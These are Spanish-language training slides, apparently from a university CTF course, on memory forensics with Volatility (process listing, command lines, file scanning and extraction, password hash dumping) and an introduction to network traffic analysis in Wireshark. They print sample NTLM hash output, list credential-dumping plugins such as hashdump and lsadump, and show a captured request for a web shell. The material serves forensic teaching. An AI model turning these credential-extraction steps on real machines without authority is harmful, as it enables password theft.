
# III - Forense - Memoria RAM

## Procesos I

Los procesos son los programas que se estaban ejecutando en la máquina. Se determinan por un número único para cada proceso, llamado PID

### pslist: muestra los procesos

53



The screenshot shows a terminal window with the following text:

```
(kali㉿urjc)-[~/Downloads]
$ volatility -f memdump2.raw --profile="Win10x64_19041" pslist
Volatility Foundation Volatility Framework 2.6.1
```

Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start
0xfffffb0e7b07e040	System	4	0	157	0		0	2024-09-26 13:46:47 UTC+0000
0xfffffb0e7b1d7040	Registry	124	4	4	0		0	2024-09-26 13:46:45 UTC+0000
0xfffffb0e7bf20040	smss.exe	428	4	2	0		0	2024-09-26 13:46:47 UTC+0000
0xfffffb0e7e6c3140	csrss.exe	536	524	11	0	0	0	2024-09-26 13:46:50 UTC+0000
0xfffffb0e7ee65080	wininit.exe	612	524	2	0	0	0	2024-09-26 13:46:50 UTC+0000
0xfffffb0e7ee6d080	csrss.exe	632	604	14	0	1	0	2024-09-26 13:46:50 UTC+0000
0xfffffb0e7e79a080	winlogon.exe	712	604	4	0	1	0	2024-09-26 13:46:50 UTC+0000
0xfffffb0e7ef05080	services.exe	756	612	6	0	0	0	2024-09-26 13:46:50 UTC+0000
0xfffffh0e7ef08080	lsass.exe	780	612	9	0	0	0	2024-09-26 13:46:50 UTC+0000

# III - Forense - Memoria RAM

## Procesos II

Los procesos son los programas que se estaban ejecutando en la máquina. Se determinan por un número único para cada proceso, llamado PID

**pstree: muestra los procesos de manera más gráfica**

54

```
(kali㉿urjc)-[~/Downloads]
$ volatility -f memdump2.raw --profile="Win10x64_19041" pstree
Volatility Foundation Volatility Framework 2.6.1
Name           Pid   PPid  Thds  Hnds Time
-----+-----+-----+-----+-----+
0xfffffb0e7b07e040:System          4     0    157    0 2024-09-26 13:46:47 UTC+0000
. 0xfffffb0e7b10d040:MemCompression 2060    4     54    0 2024-09-26 13:46:50 UTC+0000
. 0xfffffb0e7b1d7040:Registry       124     4     4    0 2024-09-26 13:46:45 UTC+0000
. 0xfffffb0e7bf20040:smss.exe       428     4     2    0 2024-09-26 13:46:47 UTC+0000
0xfffffb0e7e6c3140:csrss.exe        536    524    11    0 2024-09-26 13:46:50 UTC+0000
0xfffffb0e7ee65080:wininit.exe      612    524     2    0 2024-09-26 13:46:50 UTC+0000
. 0xfffffb0e7ef05080:services.exe    756    612     6    0 2024-09-26 13:46:50 UTC+0000
.. 0xfffffb0e82e5a2c0:svchost.exe    2568   756     3    0 2024-09-26 13:46:50 UTC+0000
.. 0xfffffb0e832f5080:vds.exe        3600   756    14    0 2024-09-26 13:46:51 UTC+0000
0xfffffb0e82e5a2c0:svchost.exe      1052   756     5    0 2024-09-26 13:46:50 UTC+0000
```

# III - Forense - Memoria RAM

## Comandos de terminal

También es posible fisgonear los comandos que se han ejecutado en el CMD (la terminal de Windows)

**cmdline: muestra los comandos ejecutados**

55

```
(urjc@ETSIICTF)-[~/Documentos/dump]
$ vol.py -f dump.raw --profile="Win7SP1x64" cmdline
*****
svchost.exe pid: 3656
Command line : C:\Windows\System32\svchost.exe -k secsvcs
*****
7zFM.exe pid: 868
Command line : "C:\Program Files\7-Zip\7zFM.exe" "C:\Users\Admin\Desktop\ficheroSecreto.7z"
*****
```

# III - Forense - Memoria RAM

## Archivos I

Cuando el usuario necesita un archivo, este se carga temporalmente en la memoria RAM

**filescan: muestra los archivos que se encontraban cargados en memoria**

56

```
(kali㉿urjc)-[~/Downloads]
$ volatility -f memdump2.raw --profile="Win10x64_19041" filescan
Volatility Foundation Volatility Framework 2.6.1
Offset(P)          #Ptr  #Hnd Access Name
0x0000bb0e7b8987d0 32769    1 RWD rwd \Device\clfs\Device\HarddiskVolume2\$Extend\$RmMetadata\$TxfLog\$TxfI
0x0000bb0e7b898ab0   34     0 RW- rwd \Device\HarddiskVolume2\$LogFile
0x0000bb0e7b899bf0   32     0 RW- rwd \Device\HarddiskVolume2\$Directory
0x0000bb0e7b899d60    4     0 RW- rwd \Device\HarddiskVolume2\$MftMirr
0x0000bb0e7bb02370 32766    1 R-- rwd \Device\HarddiskVolume2\Windows\Fonts\segoeuib.ttf
0x0000bb0e7bb04440    8     0 R-- r-d \Device\HarddiskVolume2\Program Files\WindowsApps\microsoft.windowsco
0x0000bb0e7bb04a80 32763    1 R-- r-- \Device\HarddiskVolume2\Windows\Registration\R000000000007.clb
0x0000bb0e7bb069c0 32781    1 R-- r-- \Device\HarddiskVolume2\Program Files\WindowsApps\microsoft.windowsco
0x0000bb0e7bb09ee0    1     1 RW—— \Device\HarddiskVolume2\Windows\System32\config\systemprofile\AnnData
```

# III - Forense - Memoria RAM

## Archivos II

Los archivos pueden ser extraídos del dump, siempre que se conozca el offset de memoria y que estén cacheados

**dumpfiles: extrae un determinado fichero de la RAM**

57

```
▶   Apple ➜ ~/Desktop/retos/forense ➔ volatility -f imagen.vmem --profile=WinXPSP2x86 filescan | grep .wav
Volatility Foundation Volatility Framework 2.6.1
0x00000000015ac6b0      1      0 R--rw- \Device\HarddiskVolume1\WINDOWS\Media\Windows XP Startup.wav
0x00000000018d82c0      1      0 R--rw- \Device\HarddiskVolume1\WINDOWS\Media\Windows XP Balloon.wav
```

```
▶   Apple ➜ ~/Desktop/retos/forense ➔ volatility -f imagen.vmem --profile=WinXPSP2x86 dumpfiles --dump-dir=. -Q 0x00000000015ac6b0
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x015ac6b0  None  \Device\HarddiskVolume1\WINDOWS\Media\Windows XP Startup.wav
```

# III - Forense - Memoria RAM

## Hashes

Los hashes son un tipo de encriptación no reversible (es decir, no se puede volver al texto original). Las contraseñas se suelen guardar así

**hashdump: muestra los hashes que se encuentren en memoria**

58

```
[urjc@ETSIICTF] ~/Documentos/dump]$ vol.py -f dump.raw --profile="Win7SP1x64" hashdump
Volatility Foundation Volatility Framework 2.6.1
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Admin:1000:aad3b435b51404eeaad3b435b51404ee:62234517c6b66dc7839f0da943bd29ee:::
```

# III - Forense - Memoria RAM

Y mucho mas...

Volatility dispone de una enorme cantidad de plugins, que se consultar con la opción **-h**

```
$> volatility -h
```

handles	Print list of open handles for each process
hashdump	Dumps passwords hashes (LM/NTLM) from memory
hibinfo	Dump hibernation file information
hivedump	Prints out a hive
hiveinfo	Print list of registry hives.
hivescan	Pool scanner for registry hives
hpakextract	Extract physical memory from an HPAK file
hpakinfo	Info on an HPAK file
idt	Display Interrupt Descriptor Table
iehistory	Reconstruct Internet Explorer cache / history
imagecopy	Copies a physical address space out as a raw DD image
imageinfo	Identify information for the image
impscan	Scan for calls to imported functions
joblinks	Print process job link information
kdbgscan	Search for and dump potential KDBG values
kpcrscan	Search for and dump potential KPCR values
ldrmodules	Detect unlinked DLLs
lsadump	Dump (decrypted) LSA secrets from the registry
machoinfo	Dump Mach-O file format information
malfind	Find hidden and injected code
mbrparser	Scans for and parses potential Master Boot Records (MBRs)
memdump	Dump the addressable memory for a process
memmap	Print the memory map
messagehooks	List desktop and thread window message hooks
mftparser	Scans for and parses potential MFT entries
moddump	Dump a kernel driver to an executable file sample
modscan	Pool scanner for kernel modules
modules	Print list of loaded modules
multiscan	Scan for various objects at once
mutantscan	Pool scanner for mutex objects
notepad	List currently displayed notepad text
objtypescan	Scan for Windows object type objects
patcher	Patches memory based on page scans
poolpeek	Configurable pool scanner plugin
printkey	Print a registry key, and its subkeys and values
privs	Display process privileges
procdump	Dump a process to an executable file sample
pslist	Print all running processes by following the EPROCESS lists
psscan	Pool scanner for process objects
pstree	Print process list as a tree
psxview	Find hidden processes with various process listings
qemuinfo	Dump Qemu information
raw2dmp	Converts a physical memory sample to a windbg crash dump
screenshot	Save a pseudo-screenshot based on GDI windows
servicediff	List Windows services (ala Plugx)
sessions	List details on _MM_SESSION_SPACE (user logon sessions)
shellbags	Prints ShellBags info
shimcache	Parses the Application Compatibility Shim Cache registry key
shutdowntime	Print ShutdownTime of machine from registry
sockets	Print list of open sockets

## III - Forense - Memoria RAM

# Práctica time

## Analiza el dump

60



# 7. TRÁFICO RED


## III - Forense - Tráfico de red

### Análisis de tráfico

Analizar las comunicaciones entre diferentes usuarios/equipos permite descubrir malware, ataques, infracciones de seguridad...

Generalmente, permite descubrir, entre otros:

- Navegación en páginas web
- Exfiltraciones de datos
- Conexiones maliciosas
- Credenciales en texto claro



## III - Forense - Tráfico de red

### Wireshark

Dos funciones:

- “Sniffer”: Permite capturar los paquetes de una red
- Análisis: Dado un archivo con paquetes de red (extensión .pcap), permite analizarlo, utilizar filtros, leer los mensajes en texto claro...

63



Wireshark

# III - Forense - Tráfico de red



Capture.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
447	32.24296...	192.168.0.147	192.168.0.115	TCP	74	52670 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
448	32.24516...	192.168.0.115	192.168.0.147	TCP	74	80 → 52670 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1
449	32.24518...	192.168.0.147	192.168.0.115	TCP	66	52670 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1407804984
450	32.24552...	192.168.0.147	192.168.0.115	HTTP	407	GET /shell.php HTTP/1.1
451	32.24589...	192.168.0.115	192.168.0.147	TCP	66	80 → 52670 [ACK] Seq=1 Ack=342 Win=64896 Len=0 TSval=17019546
452	32.24864...	192.168.0.115	192.168.0.147	TCP	74	53734 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
453	32.24867...	192.168.0.147	192.168.0.115	TCP	74	80 → 53734 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1
454	32.24908...	192.168.0.115	192.168.0.147	TCP	66	53734 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1701954101
455	32.25470...	192.168.0.115	192.168.0.147	TCP	172	53734 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=106 TSval=1701954101
456	32.25472...	192.168.0.147	192.168.0.115	TCP	66	80 → 53734 [ACK] Seq=1 Ack=107 Win=65152 Len=0 TSval=14078049
457	32.27156...	192.168.0.115	192.168.0.147	TCP	265	53734 → 80 [PSH, ACK] Seq=107 Ack=1 Win=64256 Len=199 TSval=17019546
458	32.27159...	192.168.0.147	192.168.0.115	TCP	66	80 → 53734 [ACK] Seq=1 Ack=306 Win=65024 Len=0 TSval=14078056
459	32.27581...	192.168.0.115	192.168.0.147	TCP	120	53734 → 80 [PSH, ACK] Seq=306 Ack=1 Win=64256 Len=54 TSval=17019546
460	32.27585...	192.168.0.147	192.168.0.115	TCP	66	80 → 53734 [ACK] Seq=1 Ack=360 Win=65024 Len=0 TSval=14078056
461	32.27781...	192.168.0.115	192.168.0.147	TCP	78	53734 → 80 [PSH, ACK] Seq=360 Ack=1 Win=64256 Len=12 TSval=17019546
462	32.27786...	192.168.0.147	192.168.0.115	TCP	66	80 → 53734 [ACK] Seq=1 Ack=372 Win=65024 Len=0 TSval=14078056
463	32.27812...	192.168.0.115	192.168.0.147	TCP	109	53734 → 80 [PSH, ACK] Seq=372 Ack=1 Win=64256 Len=43 TSval=17019546
464	32.27813...	192.168.0.147	192.168.0.115	TCP	66	80 → 53734 [ACK] Seq=1 Ack=415 Win=65024 Len=0 TSval=14078056
465	36.53758...	192.168.0.147	192.168.0.115	TCP	73	80 → 53734 [PSH, ACK] Seq=1 Ack=415 Win=65024 Len=7 TSval=14078056
466	36.53792...	192.168.0.115	192.168.0.147	TCP	66	53734 → 80 [ACK] Seq=415 Ack=8 Win=64256 Len=0 TSval=17019583
467	36.54057...	192.168.0.115	192.168.0.147	TCP	75	53734 → 80 [PSH, ACK] Seq=415 Ack=8 Win=64256 Len=9 TSval=17019583

Transmission Control Protocol, Src Port: 52670, Dst Port: 80, Seq: 1, Ack: 1, Len: 341

Hypertext Transfer Protocol

GET /shell.php HTTP/1.1\r\nHost: 192.168.0.115\r\nUser-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8\r\nAccept-Language: en-US,en;q=0.5\r\nAccept-Encoding: gzip, deflate\r\nDNT: 1\r\n

0000 08 00 27 92 a2 af 00 0c 29 4a b9 cd 08 00 45 00 .J...E..

0010 01 89 b0 1d 40 00 40 06 06 fb c0 a8 00 93 c0 a8 ..@.@@.....

0020 00 73 cd be 00 50 01 9f 1c bb 87 c6 14 06 80 18 .s.P.....


Packets: 907 · Displayed: 907 (100.0%)

Profile: Default

# III - Forense - Tráfico de red

